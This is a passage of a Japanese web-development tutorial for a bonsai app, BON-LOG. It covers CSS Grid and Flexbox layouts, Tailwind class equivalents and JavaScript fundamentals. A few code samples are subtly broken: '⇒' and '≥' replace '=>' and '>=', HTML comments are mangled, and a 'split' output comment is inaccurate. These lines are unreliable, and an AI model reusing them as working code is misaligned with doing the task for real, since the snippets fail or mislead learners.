  grid-template-rows: 1fr 1fr; /* 2行 */
  gap: 4px;
}
.gallery-3 .image-1 {
  grid-row: 1 / 3; /* 1行目から3行目まで（= 2行分を占める） */
}

/* 4枚の場合：2x2グリッド */
.gallery-4 {
  display: grid;
  grid-template-columns: 1fr 1fr; /* 2列 */
  grid-template-rows: 1fr 1fr; /* 2行 */
  gap: 4px;
}

```

枚数	レイアウト	grid-template
1枚	画像1が全幅表示	<code>1fr</code> (1列)
2枚	画像1 / 画像2 が横並び	<code>1fr 1fr</code> (2列)
3枚	画像1(左・大) / 画像2(右上) / 画像3(右下)	<code>1fr 1fr</code> (2列x2行、画像1は2行分)
4枚	画像1(左上) / 画像2(右上) / 画像3(左下) / 画像4(右下)	<code>1fr 1fr</code> (2列x2行)

Grid の実用例: レスポンシブカードレイアウト

```
/* 画面幅に応じて自動的にカラム数が変わるグリッド */
.card-grid {
  display: grid;
  /* auto-fill: 可能な限り多くのカラムを作る */
  /* minmax(280px, 1fr): 最小280px、最大は均等配分 */
  grid-template-columns: repeat(auto-fill, minmax(280px, 1fr));
  gap: 16px;
}

/*
  画面幅による自動変化:

  画面幅 600px → 2列: カード1|カード2 / カード3|カード4
  画面幅 900px → 3列: カード1|カード2|カード3 / カード4|カード5|カード6

  @media を使わなくても自動的にレスポンシブ!
*/
```

ここがポイント！ Flexbox と Grid の使い分け

場面	推奨	理由
ナビゲーションバー	Flexbox	横一列に並べるだけ
ボタンの横並び	Flexbox	1次元の配置
画像ギャラリー	Grid	行と列の両方を制御
カードの一覧	Grid	均等な2次元配置
3カラムレイアウト	どちらでもOK	Flexboxの方がシンプル
フォームのレイアウト	Grid	ラベルと入力欄の位置合わせ

Flexbox 詳解 -- よく使うパターン集

Flexboxの基本は先ほど学びましたが、ここでは実際の開発でよく使うパターンを紹介します。

パターン1: 中央寄せ（最も頻出）

```
/* 要素を縦横の中央に配置する（最もシンプルな方法） */  
.center-both {  
  display: flex;  
  justify-content: center; /* 横方向の中央 */  
  align-items: center;    /* 縦方向の中央 */  
  height: 100vh;         /* 画面全体の高さ */  
}  
  
/* BON-LOG: ローディングスピナーの中央配置 */  
.loading-container {  
  display: flex;  
  justify-content: center;  
  align-items: center;  
  min-height: 200px;     /* 最小の高さ */  
}
```

コンテンツ

- `justify-content: center` → 横の中央
- `align-items: center` → 縦の中央

パターン2: ヘッダーのレイアウト

```
/* BON-LOG: ナビゲーションバー（ロゴが左、メニューが右） */
.navbar {
  display: flex;
  justify-content: space-between; /* 両端に配置 */
  align-items: center;           /* 縦方向を中央揃え */
  padding: 0 16px;
  height: 60px;
}
```

`justify-content: space-between;` の効果:


左端	(自動で間が開く)	右端
[ロゴ]		[メニュー] [アイコン]

パターン3: フッターを画面下部に固定

```
/* 画面の内容が少なくてもフッターを一番下に配置する */
.page-layout {
  display: flex;
  flex-direction: column; /* 縦方向に並べる */
  min-height: 100vh;      /* 最低でも画面全体の高さ */
}

.page-content {
  flex: 1; /* 残りのスペースをすべて使う → フッターが下に押し下げられる */
}

.page-footer {
  /* flex: 1 を指定しないので、内容に応じた高さ */
}
```



パターン4: 折り返し (flex-wrap)

```
/* 要素がはみ出す場合に折り返す */
.tag-list {
  display: flex;
  flex-wrap: wrap; /* 折り返しを許可 */
  gap: 8px;
}

.tag {
  padding: 4px 12px;
  border-radius: 16px;
  background-color: #e8f5e9;
}
```

設定	動作	表示
<code>flex-wrap: nowrap;</code> (デフォルト)	折り返しなし	[松柏類] [雑木類] [草もの] [花もの] [用品] [施設] → はみ出す
<code>flex-wrap: wrap;</code>	折り返しあり	1行目: [松柏類] [雑木類] [草もの] [花もの] / 2行目: [用品] [施設]

Tailwind CSS でのCSSプロパティの書き方 (第6章の予習)

BON-LOGでは Tailwind CSS を使います。Tailwind では、CSSプロパティを HTMLの `class` 属性に短いクラス名として指定します。ここでは、この章で学んだCSSプロパティが Tailwind でどう書かれるかを一覧で紹介します。

注意: ここではあくまで「予習」として対応関係を示します。Tailwind CSS の詳しい使い方は第6章で学びます。

CSSプロパティ → Tailwindクラス の対応表:

■ 余白 (Spacing)

padding: 16px;	→ p-4	(1単位 = 4px、4 x 4 = 16px)
padding-top: 8px;	→ pt-2	(2 x 4 = 8px)
margin: 16px;	→ m-4	
margin-bottom: 24px;	→ mb-6	(6 x 4 = 24px)
margin: 0 auto;	→ mx-auto	(横方向のみauto)
gap: 16px;	→ gap-4	

■ Flexbox

display: flex;	→ flex
flex-direction: column;	→ flex-col
justify-content: center;	→ justify-center
justify-content: space-between;	→ justify-between
align-items: center;	→ items-center
flex: 1;	→ flex-1
flex-wrap: wrap;	→ flex-wrap

■ Grid

display: grid;	→ grid
grid-template-columns: repeat(3, 1fr);	→ grid-cols-3
grid-template-columns: repeat(2, 1fr);	→ grid-cols-2
gap: 16px;	→ gap-4

■ サイズ

width: 100%;	→ w-full
width: 240px;	→ w-60 (60 x 4 = 240px)
height: 100vh;	→ h-screen
max-width: 1200px;	→ max-w-7xl

■ 色

color: #2d5016;	→ text-green-800 (近似色)
background-color: white;	→ bg-white
border-color: #e5e5e5;	→ border-gray-200

■ 枠線・角丸

border: 1px solid;	→ border
border-radius: 8px;	→ rounded-lg
box-shadow: ... ;	→ shadow-md

■ テキスト

font-size: 24px;	→ text-2xl
font-weight: bold;	→ font-bold
text-align: center;	→ text-center

■ レスポンシブ (メディアクエリの代わり)

@media (min-width: 768px)	→ md:	プレフィックス
@media (min-width: 1024px)	→ lg:	プレフィックス

```
/* 例: モバイルで1列、タブレット以上で2列 */
grid-cols-1 md:grid-cols-2 lg:grid-cols-3
```

←!— CSSで書く場合 →

```
<div style="display: flex; justify-content: space-between; align-items: center; padding: 10px">
  <h1 style="font-size: 24px; font-weight: bold; color: #2d5016;">BON-LOG</h1>
  <button style="padding: 8px 16px; background-color: #2d5016; color: white; border-radius: 4px;">
    投稿する
  </button>
</div>
```

←!— Tailwind CSS で書く場合 (同じ見た目) →

```
<div class="flex justify-between items-center p-4">
  <h1 class="text-2xl font-bold text-green-800">BON-LOG</h1>
  <button class="px-4 py-2 bg-green-800 text-white rounded-lg">
    投稿する
  </button>
</div>
```

ここがポイント！なぜ Tailwind CSS を使うのか？

- CSS ファイルを別に作る必要がない (HTML の中でスタイルが完結)
- クラス名を考える手間が省ける (`p-4`、`flex` など短い命名)
- レスポンシブデザインが簡単 (`md:flex-row` のようにプレフィックスを付けるだけ)
- チーム開発でスタイルの一貫性を保ちやすい

ただし、Tailwind のクラス名は CSS の知識がないと理解できません。`flex justify-between items-center` が何をしているか分かるのは、Flexbox を理解しているからです。この章の知識が土台になります。

理解度チェック

- ☐ CSS の「セレクトア」「プロパティ」「値」の3つを説明できますか？
- ☐ ボックスモデルの4つの層 (content, padding, border, margin) を説明できますか？
- ☐ padding と margin の違いを説明できますか？
- ☐ `display: flex` でできることを説明できますか？
- ☐ `display: grid` はどのような場面で使うと良いですか？
- ☐ Flexbox と Grid の使い分けを説明できますか？

- ☐ @media を使ったレスポンシブデザインの基本的な書き方が分かりますか？
- ☐ Tailwind CSS のクラス名が CSS のどのプロパティに対応するか、いくつか例を挙げられますか？

2.4 JavaScript -- 動きをつける

このセクションで学ぶこと

- 変数と定数 (let / const)
- データ型 (文字列、数値、真偽値、配列、オブジェクト)
- 関数 (アロー関数)
- 条件分岐 (if / 三項演算子)
- 配列のメソッド (map / filter / find / sort)
- 分割代入とスプレッド構文

JavaScriptとは？

JavaScript (ジャバスクリプト、略称: JS) は、Webページに**動的な振る舞い** (ユーザーの操作に応じて画面を変化させること) を追加するプログラミング言語です。

なぜJavaScriptが重要か？ HTMLとCSSだけでは「静的な」(固定された内容の) ページしか作れません。「いいねボタンを押したらハートの色が変わる」「スクロールすると新しい投稿が読み込まれる」「フォームに入力したデータをサーバーに送信する」といった**動的な機能**はすべてJavaScriptで実現します。

BON-LOGでは、React (JavaScriptのライブラリ) を使って画面を構築しますが、Reactの文法はJavaScriptがベースです。JavaScriptの基礎なしにReactは理解できません。

日常生活での例え: 家電製品の回路 HTMLが「家の骨組み」、CSSが「内装」だとすれば、JavaScriptは「電気配線と家電」です。

- スイッチを押すと電気がつく = ボタンをクリックすると処理が実行される
- タイマーで自動的にエアコンがつく = 一定時間後にデータを再取得する
- センサーが反応してドアが開く = スクロール位置に応じて新しいコンテンツが読み込まれる

コラム: JavaScriptとJavaは全くの別物 名前が似ていますが、JavaScriptとJava（ジャバ）は全く別のプログラミング言語です。「ハム」と「ハムスター」くらい違います。JavaScriptは主にWeb開発に、Javaは企業システムやAndroidアプリ開発に使われます。

変数と定数

値に名前をつけて保存するものを「変数（Variable：ヴァリアブル）」「定数（Constant：コンスタント）」と呼びます。

日常生活での例え: 名前付きの箱 変数・定数は「ラベル付きの箱」に例えられます。

- `const appName = 'BON-LOG'` → 「アプリ名」と書かれた箱に「BON-LOG」を入れる。この箱は鍵がかかっていて中身を入れ替えられない（定数）。
- `let count = 0` → 「カウント」と書かれた箱に「0」を入れる。この箱は鍵がかかっていないので中身を入れ替えられる（変数）。

```
// ==== Step 1: const（定数）を使ってみよう ====
// const は「一度入れたら変えられない箱」
const appName = 'BON-LOG'
console.log(appName)
// 実行結果: BON-LOG

// 再代入しようとするとうエラーになる
// appName = 'OTHER'
// 実行結果: TypeError: Assignment to constant variable.
```

```
// ==== Step 2: let（変数）を使ってみよう ====
// let は「中身を入れ替えられる箱」
let count = 0
console.log(count)           // 実行結果: 0

count = count + 1
console.log(count)           // 実行結果: 1

count = count + 1
console.log(count)           // 実行結果: 2
```

```
// ==== BON-LOGでの実際の使い方 ====
// 投稿の1日あたりの上限（変わらないので const）
const MAX_DAILY_POSTS = 20
const APP_NAME = 'BON-LOG'

// いいねカウンター（増減するので let）
let likeCount = 0
likeCount = likeCount + 1 // いいねされた
console.log(`いいね数: ${likeCount}`)
// 実行結果: いいね数: 1

// ユーザー名（ログイン前後で変わるので let）
let userName = 'ゲスト'
console.log(`ようこそ、${userName}さん`)
// 実行結果: ようこそ、ゲストさん

userName = '盆栽太郎' // ログイン後に変更
console.log(`ようこそ、${userName}さん`)
// 実行結果: ようこそ、盆栽太郎さん
```

実行結果の確認方法 ブラウザの開発者ツール（F12 → Consoleタブ）を開き、上のコードを貼り付けて Enter キーを押してみましょう。各 `console.log()` の結果がコンソールに表示されます。

BON-LOGでは: `const` で投稿上限やアプリ設定を定義し、`let` はカウンターやUI状態の管理に使用します。

```
// ==== var: 古い書き方（使わない） ====
// var oldWay = 'これは古い書き方です'
// → 現在は const/let を使うのが標準。var は使いません。
```

ここがポイント！ `const` と `let` の使い分け 基本は `const` を使い、再代入が必要な場合のみ `let` を使います。

`const` を使うことで、「この値は変更されない」ということが明確になり、コードの安全性と可読性が向上します。

BON-LOGのコードでは、9割以上が `const` です。

変数のスコープ

「スコープ」とは、変数がアクセスできる範囲のことです。 `{ }`（波括弧）の中で宣言された変数は、その `{ }` の中でのみ有効です。


```
// === ブロックスコープ ===
const x = 10 // グローバル（ファイル全体で有効）

if (true) {
  const y = 20 // ブロック内でのみ有効
  console.log(x) // 10 （外側の変数にはアクセスできる）
  console.log(y) // 20
}

// console.log(y) // エラー！ y はブロックの外からアクセスできない

// === 関数スコープ ===
function myFunction() {
  const z = 30 // 関数内でのみ有効
  console.log(z) // 30
}

// console.log(z) // エラー！ z は関数の外からアクセスできない
```



データ型

用語解説: データ型 (Data Type) 「データ型」とは、値の種類のことです。数値、文字列、真偽値など、種類によってできる操作が異なります。例えば、数値同士は足し算ができますが、数値と真偽値を足しても意味のある結果にはなりません。データ型を正しく理解することで、バグを防ぎ、コードの意図を明確にできます。

JavaScriptには以下の基本的なデータ型があります。

```
// === Step 1: 基本のデータ型を確認する ===

// 文字列 (string) : テキストデータ
const name = '黒松' // シングルクォートで囲む
const bio = "盆栽歴10年" // ダブルクォートでもOK
console.log(name) // 実行結果: 黒松
console.log(typeof name) // 実行結果: string

// テンプレートリテラル: バッククォート(``)で囲む。${} で変数を埋め込める
const greeting = `こんにちは、${name}さん`
console.log(greeting) // 実行結果: こんにちは、黒松さん

// 数値 (number) : 整数・小数
const age = 25
const rating = 4.5
console.log(age + 5) // 実行結果: 30
console.log(typeof rating) // 実行結果: number

// 真偽値 (boolean) : true または false
const isLoggedIn = true // 真 (はい)
const isAdmin = false // 偽 (いいえ)
console.log(isLoggedIn) // 実行結果: true
console.log(typeof isAdmin) // 実行結果: boolean
```

```
// === Step 2: null と undefined を理解する ===
const data = null // 「値がない」ことを明示的に示す
let value // undefined (まだ値が設定されていない)
console.log(data) // 実行結果: null
console.log(value) // 実行結果: undefined
// null は「空の箱」、undefined は「箱がまだない」というイメージ
```

```
// === Step 3: 配列 (array) = 複数の値を順番に格納する ===
const genres = ['松柏類', '雑木類', '草もの']
console.log(genres[0]) // 実行結果: 松柏類 (0番目 = 最初の要素)
console.log(genres[1]) // 実行結果: 雑木類 (1番目 = 2番目の要素)
console.log(genres[2]) // 実行結果: 草もの (2番目 = 3番目の要素)
console.log(genres.length) // 実行結果: 3 (要素の数)
// ※ 配列のインデックス (番号) は 0 から始まることに注意！
```

```
// === Step 4: オブジェクト (object) = 名前付きの値をまとめて格納する ===
// BON-LOGのユーザーデータをオブジェクトで表現する
const user = {
  id: '1', // キー: id, 値: '1'
  name: 'テストユーザー', // キー: name, 値: 'テストユーザー'
  email: 'test@example.com', // キー: email, 値: 'test@example.com'
  isPremium: false, // キー: isPremium, 値: false
}

// オブジェクトの値へのアクセス
console.log(user.name) // 実行結果: テストユーザー (ドット記法)
console.log(user['email']) // 実行結果: test@example.com (ブラケット記法)
console.log(user.isPremium) // 実行結果: false
```

実行結果の確認方法 ブラウザの開発者ツール (F12 → Consoleタブ) で `typeof` を使うと、値のデータ型を確認できます。 `typeof 'hello'` → `"string"`、`typeof 42` → `"number"`、`typeof true` → `"boolean"` と表示されます。

ここがポイント！ 配列 vs オブジェクト

- **配列**: 順番が大切なデータの集まり。例: 投稿の一覧、ジャンルの選択肢
- **オブジェクト**: 名前（キー）でアクセスしたいデータの集まり。例: ユーザー情報、投稿の詳細

BON-LOGでは、データベースから取得したデータは「オブジェクトの配列」の形になることが多いです。

例: `[{ id: '1', title: '黒松の手入れ' }, { id: '2', title: '五葉松の植替え' }]`

関数

関数 (Function: ファンクション) は「処理のまとまり」に名前をつけたものです。同じ処理を何度も使い回すことができます。

日常生活での例え: レシピ 関数は「料理のレシピ」に似ています。

- **関数名** = レシピの名前 (例: 「カレーの作り方」)
- **引数 (ひきすう)** = 材料 (例: 「じゃがいも、にんじん、玉ねぎ」)
- **戻り値 (もどりち)** = 完成した料理 (例: 「カレー」)
- **関数を呼び出す** = レシピ通りに料理を作る

一度レシピを書いておけば、何度でも同じ料理を作れます。材料 (引数) を変えれば、アレンジ料理 (異なる結果) も作れます。

なぜ関数が重要か? プログラミングで最も大切な原則の一つが「DRY (Don't Repeat Yourself = 同じことを繰り返さない)」です。同じ処理を何箇所にもコピーすると、修正が必要になったときにすべての箇所を変更しなければなりません。関数としてまとめておけば、1箇所の修正で済みます。BON-LOGでは、日付のフォーマット、データの検証、API呼び出しなど、あらゆる場面で関数を使います。

```
// ==== Step 1: 最もシンプルな関数を作る ====  
// アロー関数の基本形: (引数) ⇒ { 処理 }  
const greet = (name) ⇒ {  
  return `こんにちは、${name}さん`  
}  
  
console.log(greet('太郎'))  
// 実行結果: こんにちは、太郎さん  
  
console.log(greet('花子'))  
// 実行結果: こんにちは、花子さん
```

```
// ==== Step 2: 省略形を覚える ====
// 処理が1行の場合、{} と return を省略できる
const greetShort = (name) => `こんにちは、${name}さん`

// 引数が1つの場合、() も省略できる（明示する方が読みやすい）
const double = x => x * 2

// 引数が0個の場合、() は省略できない
const getDate = () => new Date()

// 複数の引数
const add = (a, b) => a + b

console.log(greetShort('花子')) // 実行結果: こんにちは、花子さん
console.log(double(5))          // 実行結果: 10
console.log(add(3, 7))           // 実行結果: 10
```

```
// ==== BON-LOGでの実際の使い方 ====
// 通知メッセージを動的に生成する関数（第13章で使用）
const createNotification = (nickname, action) => {
  return `${nickname}さんがあなたの投稿に${action}しました`
}

console.log(createNotification('盆栽太郎', 'いいね'))
// 実行結果: 盆栽太郎さんがあなたの投稿にいいねしました

console.log(createNotification('松愛好家', 'コメント'))
// 実行結果: 松愛好家さんがあなたの投稿にコメントしました

// デフォルト引数（引数が省略された場合の初期値）
const createUser = (name, role = 'user') => {
  return { name, role }
}

console.log(createUser('太郎'))
// 実行結果: { name: '太郎', role: 'user' }

console.log(createUser('管理者', 'admin'))
// 実行結果: { name: '管理者', role: 'admin' }
```

実行結果の確認方法 ブラウザの開発者ツール（F12 → Consoleタブ）に上のコードを貼り付けて実行してみましょう。 `createNotification('盆栽太郎', 'いいね')` を呼び出すと、通知メッセージが生成されます。

BON-LOGでは: この関数パターンは通知機能（第13章）やメッセージ生成で使われています。

```
// === 従来の関数宣言（function キーワード） ===  
function traditionalGreet(name) {  
  return `こんにちは、${name}さん`  
}  
// → アロー関数と同じように使える。BON-LOGではアロー関数を主に使います。
```

条件分岐

条件によって処理を分ける方法です。

```
// === if / else if / else ===
const role = 'admin'

if (role === 'admin') {
  console.log('管理者メニューを表示') // ← この行が実行される
} else if (role === 'moderator') {
  console.log('モデレーターメニューを表示')
} else {
  console.log('一般ユーザーメニューを表示')
}
// 実行結果: 管理者メニューを表示

// === 三項演算子 (短い条件分岐に使う) ===
// 条件 ? trueの場合の値 : falseの場合の値
const label = role === 'admin' ? '管理者' : '一般'
console.log(label) // 実行結果: 管理者

// Reactのコンポーネント内でよく使う書き方
// const buttonText = isLoggedIn ? 'ログアウト' : 'ログイン'
// const display = isLoading ? <Spinner /> : <Content />

// === 比較演算子 ===
// === : 厳密等価 (値と型が同じ) ← 推奨
// !== : 厳密不等価
// > : より大きい
// ≥ : 以上
// < : より小さい
// ≤ : 以下

// === 論理演算子 ===
// && : AND (両方true)
// || : OR (どちらかtrue)
// ! : NOT (反転)

const age = 20
const isVerified = true

if (age ≥ 18 && isVerified) {
  console.log('すべての機能が使えます')
}
// 実行結果: すべての機能が使えます

const isLoggedIn = false
if (!isLoggedIn) {
  console.log('ログインが必要です')
}
// 実行結果: ログインが必要です
```

注意！ `===` と `==` の違い JavaScript には `===`（厳密等価）と `==`（抽象等価）の2種類の比較があります。必ず `===` を使いましょう。

```
// == は型が異なっても true になることがある（予想外の動作）
0 == ''      // true (!?)
0 == false   // true (!?)
'' == false  // true (!?)

// === は型も含めて厳密に比較する（安全）
0 === ''     // false（正しい動作）
0 === false  // false（正しい動作）
```

文字列のメソッド

JavaScriptの文字列にはたくさんの便利なメソッドがあります。BON-LOGでよく使うものを紹介します。

```

const text = '  黒松の手入れ方法  '

// 空白の除去
console.log(text.trim())           // 実行結果: '黒松の手入れ方法' (前後の空白を除去)
console.log(text.trimStart())      // 実行結果: '黒松の手入れ方法  ' (先頭の空白のみ除去)
console.log(text.trimEnd())        // 実行結果: '  黒松の手入れ方法' (末尾の空白のみ除去)

// 検索
const content = '五葉松の植え替えを行いました。五葉松は丈夫な樹種です。'
console.log(content.includes('五葉松')) // 実行結果: true (含まれているか)
console.log(content.startsWith('五葉松')) // 実行結果: true (で始まるか)
console.log(content.endsWith('です。')) // 実行結果: true (で終わるか)
console.log(content.indexOf('五葉松')) // 実行結果: 0 (最初に見つかった位置)

// 変換
console.log('BON-LOG'.toLowerCase()) // 実行結果: bon-log (小文字に変換)
console.log('bon-log'.toUpperCase()) // 実行結果: BON-LOG (大文字に変換)

// 置換
console.log(content.replace('五葉松', '黒松')) // 実行結果: 黒松の植え替えを行いました。五葉松
console.log(content.replaceAll('五葉松', '黒松')) // 実行結果: 黒松の植え替えを行いました。黒松は

// 分割
console.log('松柏類, 雑木類, 草もの'.split(',')) // 実行結果: ['松柏類', '雑木類', '草もの']
console.log('Hello World'.split(' ')) // 実行結果: ['Hello', 'World']

// 切り出し
console.log('BON-LOG'.slice(0, 3)) // 実行結果: BON (0番目から3番目の手前まで)
console.log('BON-LOG'.slice(4)) // 実行結果: LOG (4番目から最後まで)

// 繰り返し
console.log('🌱'.repeat(3)) // 実行結果: 🌱🌱🌱

// パディング (桁揃え)
console.log('5'.padStart(2, '0')) // 実行結果: 05 (2桁になるまで先頭に0を追加)
console.log('12'.padStart(2, '0')) // 実行結果: 12 (既に2桁なのでそのまま)

```

BON-LOGでの使用例

```
// 投稿のプレビュー（長い文章を切り詰める）
const preview = content.length > 100
  ? content.slice(0, 100) + ' ... '
  : content

// 日付のフォーマット
